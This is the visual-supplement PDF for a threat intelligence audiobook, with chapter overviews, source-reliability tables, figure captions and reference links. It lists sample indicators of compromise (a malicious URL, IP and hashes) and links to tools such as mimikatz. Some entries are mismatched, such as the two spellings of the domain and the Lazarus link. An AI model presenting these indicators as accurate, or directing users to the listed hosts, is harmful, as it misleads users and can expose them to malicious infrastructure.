Operationalizing Threat Intelligence

A guide to developing and operationalizing cyber threat intelligence programs

Kyle Wilhoit | Joseph Opacki

Preface

The volume of cyber threat events that occur has reached a point at which the world is talking about numerous attacks against various organizations' attack surfaces daily. Additionally, the reasoning behind these attacks ranges from opportunistic to financially motivated to revenge, and even to support ongoing physical conflicts between nations. It's no longer a question of if you or your organization will be impacted by a cyber threat event; it's now a question of when.

This book is written for one purpose, and that is to introduce individuals and organizations to cyber threat intelligence operations. In this book, we take you through the process of evaluating the cyber threat intelligence life cycle and discuss the various motivations, operating processes, and points to consider when establishing or maturing a cyber threat intelligence program. During the process, you are introduced to the different phases of the intelligence life cycle that assist you with understanding your knowledge gaps, evaluating threats, building a program to collect data about threats, analyzing those threats, and using the information collected to make hypotheses that inform strategic decision making about the threats most organization are facing.

By the end of this book, you will be able to build a cyber threat intelligence program that focuses on threat actors, campaigns, and actor tools, in addition to establishing processes and procedures that focus on the analysis and enrichment of technical data collection about threats that will assist you or any organization with key decision making around security posture improvements.

Who this audiobook is for

This book is truly intended to be introductory-level material that can be applicable to early-in-career professionals who want to approach threat intelligence as a discipline. Anyone looking to implement basic threat intelligence collection and enrichment would likely find this book valuable. This book could also be beneficial to people in roles such as a threat intelligence analyst, security operations center (SOC) analyst, or incident responder.

What this audiobook covers

Chapter 1, *Why You Need a Threat Intelligence Program*, is where you will learn the fundamentals of what threat intelligence is, how it differs from data, and what constitutes good threat intelligence.

Chapter 2, *Threat Actors, Campaigns, and Tooling*, is where we examine the varying types of threat actors, their behaviors and approaches to committing attacks, their motivations, and the associated tactics, techniques, and procedures (TTPs) utilized in their attack chain.

Chapter 3, *Guidelines and Policies*, is where you will be introduced to the needs and benefits of the various guidelines, procedures, standards, and policies that should be introduced into a cyber threat intelligence program.

Chapter 4, *Threat Intelligence Frameworks, Standards, Models, and Platforms*, is where you will examine threat models, frameworks, and standards to help organize, structure, and facilitate sharing, analysis, and the understanding of threat intelligence data and information with stakeholders.

Chapter 5, *Operational Security (OPSEC)*, covers fundamental considerations to operational security (OPSEC) when conducting investigations. While not all-encompassing, these considerations can be helpful for new threat intelligence professionals. We wrap the chapter up by examining collections operations.

Chapter 6, *Technical Threat Intelligence – Collection*, is where you will examine the second phase of the intelligence life cycle, the collection phase. We'll look into what collection is, the collection management process, the role of the collection manager, and the collections operations life cycle.

Chapter 7, *Technical Threat Analysis – Enrichment*, covers technical threat intelligence enrichment and analysis, which examines the process of adding context to threat intelligence data and enhancing or improving that data by performing actions such as removing false positives or incorrect intelligence data.

Chapter 8, *Technical Threat Analysis – Threat Hunting and Pivoting*, is where we examine hunting and pivoting on threat data from collection operations to see whether the related malicious activity can be identified. We will also look into several hunting and pivoting methods, as well as introducing you to several tools and services that could be used to assist you with performing these types of operations.

Chapter 9, *Technical Threat Analysis – Similarity Analysis*, is where we introduce the concept of using graph theory with similarity grouping, in addition to introducing you to several similarity grouping tools. Finally, we introduce you to the concept of using tools to cluster infrastructure or files.

Chapter 10, *Preparation and Dissemination*, is where we focus on how to interpret the collected data, evaluate it for intelligence, and identify portions that should be considered timely, accurate, and relevant threat intelligence. Special focus in this chapter is placed on interpretation and alignment, critical thinking and reasoning, tagging, and considerations relating to threat intelligence.

Chapter 11, *Fusion into Other Enterprise Operations*, covers key stakeholders of the organization that would consume the threat intelligence, why, and for what purpose. This chapter examines the distinct considerations for using threat intelligence throughout several organizational units.

Chapter 12, *Overview of Datasets and Their Practical Application*, establishes an example threat intelligence collection, analysis, and production scenario that is used to walk through each of the phases of the intelligence life cycle to ensure that you get some hands-on practice in each phase as it applies to the real-world scenario.

Chapter 13, *Conclusion*, is where we wrap up everything we discussed previously and highlight how each of the previous chapters is part of the intelligence life cycle and how they fit into the cyclical process of operationalizing threat intelligence.

To get the most out of this audiobook

While many of the tools mentioned throughout this book are services commonly found online, we do utilize several pieces of software. When we examine software, it's advisable to run the software in virtualized environments, using software such as VirtualBox. Specifically, in the instances where we mention software usage, the basic requirements are as follows:

Software covered in the book	Operating system requirements
Maltego	Windows, macOS, or Linux
Kali Linux	Virtualization software (such as VirtualBox)
SIFT Workstation	Virtualization software (such as VirtualBox)
REMnux	Virtualization software (such as VirtualBox)
Enigmail	Thunderbird
OpenCTI	Software/hardware recommended minimums: • 4–6 cores • 16–32 GB RAM • 2 TB
PEiD	Windows

If you are using the digital version of this book, we advise you to type the code yourself or access the code from the book's GitHub repository (a link is available in the next section). Doing so will help you avoid any potential errors related to the copying and pasting of code.

All of the examples used throughout this book use free-to-use accounts on commonly available threat intelligence tools, such as RiskIQ's PassiveTotal. In cases where there is additional paid-for functionality in those tools, such as advanced search features, we ensure that it's mentioned.

Supplementary materials

Packt audiobooks have been selected for a seamless audio experience. Some topics, however, do come with elements like images that aren't natural for this medium. We've adapted the content of the audiobooks so that you can listen to the audio without needing to refer to these visual elements unless necessary.

To give you the choice between listening to just the audio and listening to the audio while referring to the visual elements, we've created this PDF that contains all the elements that cannot translate to the audio. All references to images, tables, links, and every other visual element in the audiobook can be found within this PDF.

Get in touch

Feedback from our readers is always welcome.

- **General feedback**: If you have questions about any aspect of this audiobook, email us at audio@packt.com and mention the audiobook title in the subject of your message.
- **Errata**: Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you have found a mistake in this audiobook, we would be grateful if you would report this to us at the email mentioned above.
- **Piracy**: If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at copyright@packt.com with a link to the material.
- **If you are interested in becoming an author**: If there is a topic that you have expertise in and you are interested in either writing or contributing to an audiobook, please visit authors.packtpub.com.

Chapter 1

Tables

Data	Information	Intelligence
IP address	An IP address is used as C2 infrastructure.	An IP address is used as part of a new campaign conducted by a TAG with a focus on historical nation-state espionage.
File hash	A file hash is malware.	An example of a file hash is the REvil ransomware family, specifically targeting Linux environments.
URL or domain	A URL is serving a web shell that actors use for remote administration.	A URL is serving China Chopper, a versatile web shell that is commonly associated with several TAGs.

Table 1.1, Table demonstrating data, information, and intelligence

Intelligence type	Audience example	Typical length of intelligence value	Example intelligence
Tactical	SOC management	Shorter-term use and applicability	Attacker TTPs
Strategic	High-level executives and management	Longer-term use and applicability	High-level information on attackers and threat landscape
Operational	Security manager	Shorter-term use and applicability	Information pertaining to the specifics of an incoming attack
Technical	SOC staff	Mid-term use and applicability	Specific IOCs

Table 1.2, A table comparing intelligence types

Intelligence SME focus	Description
Vulnerability and exploitation	How the actor is performing the compromise.
Cyber (both criminal and nation-state)	What the actor has done provides campaign context to make key judgments on future actions and motivations.
Brand	Who the actor is targeting, and why.

Table 1.3, Intelligence SME types

A	Reliable	The intelligence is completely authentic, with a complete history of reliability, authenticity, completeness, and trustworthiness.
B	Usually reliable	There are minor doubts regarding the authenticity, completeness, or trustworthiness of the intelligence. There is a history of valid data and intelligence a majority of the time.
C	Fairly reliable	There is doubt regarding the data or intelligence's authenticity, trustworthiness, or completeness. There is a history of providing some valid intelligence and data in the past.
D	Not usually reliable	There is significant doubt regarding the intelligence or data's authenticity, accurateness, or trustworthiness. There has been valid data or information provided historically.
E	Unreliable	The data or intelligence is lacking authenticity, accurateness, or trustworthiness. There is a history of invalid information or intelligence being provided.
F	Cannot be judged	There is not enough information to evaluate the reliability of the source.

Table 1.4, Data and intelligence source reliability scale

1	Confirmed	Confirmed by other independent sources; logical in itself; consistent with other information on the subject.
2	Probably true	Not confirmed; logical in itself; consistent with other information on the subject.
3	Possibly true	Not confirmed; reasonably logical in itself; agrees with some other information on the subject.
4	Doubtfully true	Not confirmed; possible but not logical; no other information on the subject.
5	Improbable	Not confirmed; not logical in itself; contradicted by other information on the subject.
6	Cannot be judged	No basis exists for evaluating the validity of the information.

Table 1.5, Data credibility ratings

A1	B1	C1	D1	E1	F1			Credible/Accept
A2	B2	C2	D2	E2	F2			Uncertain/Investigate
A3	B3	C3	D3	E3	F3			Non-credible/Reject
A4	B4	C4	D4	E4	F4			
A5	B5	C5	D5	E5	F5			
A6	B6	C6	D6	E6	F6			

Table 1.6, The Admiralty code for evaluating data credibility

Figures

Figure 1.1, The urlscan.io landing page




Figure 1.2, The urlscan.io results for a malicious domain




Figure 1.3, The Indicators tab on urlscan.io




Figure 1.4, The threat intelligence life cycle




Figure 1.5, The F3EAD life cycle




Figure 1.6, Maturity levels

Miscellaneous

In the following list, you will find a sampling of indicator data from the URL scan along with the indicator types:

- **URL:** `https://www.dorkyboy.com/photoblog/templates/smokescreen/styles/js/mdddss/lmmnodejs/`
- **DOMAIN:** `dorkboy.com`
- **IP ADDRESS:** `174.136.24.154`
- **HASH:** `1c8399c9f4f09feb8f95fe39465cc7e70597b0097ad92da954db82646ec68dc3`
- **HASH**: `7b0da639a2ad723ab73c08082a39562aa3a2d19adb7472f1dbb354c5fd0b4c20`

Links

The Admiralty Code, A Cognitive Tool for Self-Directed Learning, written by James M. Hanson at the University of New South Wales:
www.ijlter.org/index.php/ijlter/article/download/494/234

Chapter 2 Links

- https://krebsonsecurity.com/2021/08/wanted-disgruntled-employees-to-deploy-ransomware/
- https://www.fireeye.com/content/dam/fireeye-www/services/pdfs/mandiant-apt1-report.pdf
- https://www.nytimes.com/2020/07/31/technology/twitter-hack-arrest.htm
- https://docs.microsoft.com/en-us/sysinternals/downloads/psexec
- https://github.com/gentilkiwi/mimikatz
- Some of the best examples of nation state attacks are as follows:
    - 2007: Estonia Cyber Attack: https://en.wikipedia.org/wiki/2007_cyberattacks_on_Estonia.
    - 2009: Operation Aurora: https://googleblog.blogspot.com/2010/01/new-approach-to-china.html.
    - 2010: Stuxnet: https://collaborate.mitre.org/attackics/index.php/Software/S0010.
    - 2011: RSA SecureID Attack: https://www.wired.com/story/the-full-story-of-the-stunning-rsa-hack-can-finally-be-told/.
    - 2012: Flame Malware: https://www.telegraph.co.uk/news/worldnews/middleeast/iran/9295938/Flame-worlds-most-complex-computer-virus-exposed.html.
    - 2012: Red October: https://www.kaspersky.com/about/press-releases/2013_kaspersky-lab-identifies-operation--red-october--an-advanced-cyber-espionage-campaign-targeting-diplomatic-and-government-institutions-worldwide.

- 2013: APT1: https://www.mandiant.com/resources/apt1-exposing-one-of-chinas-cyber-espionage-units.
- 2014: APT28: https://www.mandiant.com/resources/apt28-a-window-into-russias-cyber-espionage-operations.
- 2015: Ukrainian Critical Infrastructure Attacks: https://www.wired.com/story/russian-hackers-attack-ukraine/.
- 2016: SWIFT Bank Heist: https://www.wired.com/2016/05/insane-81m-bangladesh-bank-heist-heres-know/.
- 2017: Lazarus: https://www.wired.com/story/russian-hackers-attack-ukraine/.
- 2021: Solarwinds Attacks: https://www.npr.org/2020/12/15/946776718/u-s-scrambles-to-understand-major-computer-hack-but-says-little.
- 2021: Hafnium Attacks Targeting Microsoft Exchange Vulnerabilities: https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/.

- There are many real-world examples of hacktivists performing attacks, including the following:
  - 2011: Lulzsec attacks the **Federal Bureau of Investigation** (**FBI**) in the US, disrupting their website: https://www.theguardian.com/technology/2013/may/16/lulzsec-hacking-fbi-jail.
  - 2011: Lulzsec attacks the **Serious Organized Crime Agency** (**SOCA**) in the UK, disrupting their website: https://www.theguardian.com/technology/2011/jun/21/soca-website-hacking-lulzsec.
  - 2013: **Syrian Electronic Army** (**SEA**) utilizes spam attacks against notable figures, including Barack Obama and Nicolas Sarkozy: https://www.bbc.co.uk/news/world-middle-east-22287326.

- 2014: SEA uses malware to carry out surveillance to discover the identities of Syrian rebels: https://www.fireeye.com/blog/threat-research/2014/08/connecting-the-dots-syrian-malware-team-uses-blackworm-for-attacks.html.
- 2015: Anonymous attacks an internet-connected gas station pump monitoring system: https://www.theregister.com/2015/02/11/anonymous_hacks_fuel_station_monitoring_system/.

- There are several examples of cyberterrorism, including the following:
  - 2011: Al Qaeda recruiting and training new members: https://thediplomat.com/2011/09/how-al-qaeda-recruits-online/.
  - 2015: Tasmanian airport website defacement: https://www.telegraph.co.uk/news/worldnews/islamic-state/11531794/Australian-airport-website-hacked-by-Islamic-State.html.
  - 2015: United States military database hacked: https://www.theguardian.com/world/2015/aug/13/isis-hacking-division-releases-details-of-1400-americans-and-urges-attacks.
  - 2016: Islamic State hackers coordinated and carried out an attack on Australian websites, many of which redirected to websites containing ISS content: https://en.wikipedia.org/wiki/Islamic_State_Hacking_Division#cite_note-23.
  - 2017: ISIS compromises Swedish radio station and broadcasts a recruitment song: https://www.hackread.com/someone-hacked-swedish-radio-station-play-pro-isis-song/.
  - 2017: United Cyber Caliphate released a kill list: http://www.newsweek.com/isis-linked-cyber-group-releases-kill-list-8786-us-targets-lone-wolf-attacks-578765.

- Microsoft's 365 Defender Threat Intelligence team published such research in April 2020, which can be found at https://www.microsoft.com/security/blog/2020/04/28/ransomware-groups-continue-to-target-healthcare-critical-services-heres-how-to-reduce-risk/.
- For more information about web shells, you can access additional research from the Microsoft 365 Defender Research Team. Please refer to their February 2021 article titled *Web shell attacks continue to rise* at www.microsoft.com/security/blog/2021/02/11/web-shell-attacks-continue-to-rise/.

Figures




Figure 2.1 – OmniSphere RaaS post on a popular underground forum

Figure 2.2 – News article involving the Anonymous group attacking gas station pumps

Figure 2.3 – Image of a hacktivist defacing websites after a US airstrike killed Iranian General Khoumani




Figure 2.4 – Individual offering to buy 0-day exploits on a popular underground forum

Tables

Threat Actor	Common Motivation Example
Nation State	Intelligence gathering (for example, an attacker seeking military technology)
Cybercriminal	Financial or profit (for example, a ransomware group compromising a large retailer to extort and ransom the victim)
Hacktivist	Ideological beliefs (for example, hackers performing a SQL injection attack on a political party's website)
Terrorist Groups	Ideological/terrorism (for example, a terrorist group DDoSing an opposing government's web presence)
Thrill Seeker	Bragging rights/for fun (for example, a script kiddie defacing a news outlet's website)
Insider Threats	Revenge (for example, an employee that was fired taking company trade secrets with them on a USB drive)

Table 2.1 – Various motivations

Miscellaneous

- The CARO naming scheme follows the following format for naming:

```
Type:Platform/Family.Variant!Suffixes
```

- As an example, identifying a new variant of the REvil ransomware would be noted as follows:

```
Ransom:Win64/REvil.B!exe
```

Chapter 3

Figures




Figure 3.1 – The hierarchy of guidelines, procedures, standards, and policies




Figure 3.2 – Intelligence requirements per granularity level

Figure 3.3 – The theHarvester tool in use

Figure 3.4 – An example scan result for Nasa.gov from the utilization of theHarvester

